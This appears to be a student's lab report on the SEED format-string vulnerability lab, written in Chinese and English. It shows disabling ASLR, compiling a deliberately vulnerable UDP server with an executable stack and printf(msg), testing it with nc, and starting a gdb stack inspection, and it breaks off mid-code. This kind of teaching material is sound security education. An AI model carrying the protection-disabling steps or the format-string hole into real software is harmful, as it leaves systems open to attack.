CS315 Lab 3

Name: Yitong WANG(王奕童)

SID: 11910104


首先关闭地址的随机化：

```
sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program

- 编译，如课件中所示可以报出警告：

```
gcc -z execstack -o server server.c
```




```
[09/30/22]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[09/30/22]seed@VM:~/Desktop$ gcc -z execstack -o server
 server.c
server.c: In function ‘myprintf’:
server.c:13:2: warning: format not a string literal and
 no format arguments [-Wformat-security]
  printf(msg);
  ^
[09/30/22]seed@VM:~/Desktop$ 
```

- 运行并测试server：

我尝试使用了课件上给出的指令，但是server端并无法收到client端发出的消息。经排查是因为client端命令出错。现替代解决方案如下：


1. 在任意终端中，执行 `ifconfig` 以获取当前服务器端的ip地址配置[1]。


```
[09/30/22]seed@VM:~/Desktop$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:26:dc:87

          inet addr:192.168.163.134  Bcast:192.168.163.
255  Mask:255.255.255.0
          inet6 addr: fe80::2180:dd7b:82c8:8e65/64 Scop
e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
ric:1
          RX packets:307 errors:0 dropped:0 overruns:0
frame:0
          TX packets:269 errors:0 dropped:0 overruns:0
carrier:0
```

在我的虚拟机中，IP地址是 `192.168.163.134`


2. 在服务器端的终端启动服务器：

```
sudo ./server
```


```
[09/30/22]seed@VM:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

3. 在客户端的终端发送消息，利用之前请求得到的ip地址：


```
nc -u 192.168.163.134 9090
```


```
[09/30/22]seed@VM:~$ nc -u 192.168.163.134 9090
Here is 11910104's client!
```
Terminal
```
[09/30/22]seed@VM:~/Desktop$
[09/30/22]seed@VM:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
Here is 11910104's client!
The value of the 'target' variable (after): 0x11223344
```

Task 2: Understanding the Layout of the Stack


考虑带上 -g 参数重新编译 `server.c` [2]:

```
gcc -z execstack -o server -g server.c
```


```
[09/30/22]seed@VM:~/Desktop$ gcc -z execstack -o server
 -g server.c
server.c: In function 'myprintf':
server.c:13:2: warning: format not a string literal and
 no format arguments [-Wformat-security]
  printf(msg);
  ^

[09/30/22]seed@VM:~/Desktop$
```


然后先后执行以下指令，获取myprintf的返回地址：

```
gdb ./server
disass main
```




```
   0x080486e9 <+193>:   call   0x8048400 <bzero@plt>
   0x080486ee <+198>:   add    esp,0x10
   0x080486f1 <+201>:   sub    esp,0x8
   0x080486f4 <+204>:   lea    eax,[ebp-0x610]
   0x080486fa <+210>:   push   eax
   0x080486fb <+211>:   lea    eax,[ebp-0x5f8]
   0x08048701 <+217>:   push   eax
   0x08048702 <+218>:   push   0x0
   0x08048704 <+220>:   push   0x5db
   0x08048709 <+225>:   lea    eax,[ebp-0x5e8]
   0x0804870f <+231>:   push   eax
   0x08048710 <+232>:   push   DWORD PTR [ebp-0x60c]
   0x08048716 <+238>:   call   0x8048410 <recvfrom@plt>
   0x0804871b <+243>:   add    esp,0x20
   0x0804871e <+246>:   sub    esp,0xc
   0x08048721 <+249>:   lea    eax,[ebp-0x5e8]
   0x08048727 <+255>:   push   eax
   0x08048728 <+256>:   call   0x804859b <myprintf>
   0x0804872d <+261>:   add    esp,0x10
   0x08048730 <+264>:   jmp    0x80486da <main+178>
End of assembler dump.
gdb-peda$ 
```

考虑到3位置是buf数组的首地址，可以直接加一句语句打印地址即得到3位置的地址：




```
//   out the information by themselves.
void helper(){
        printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
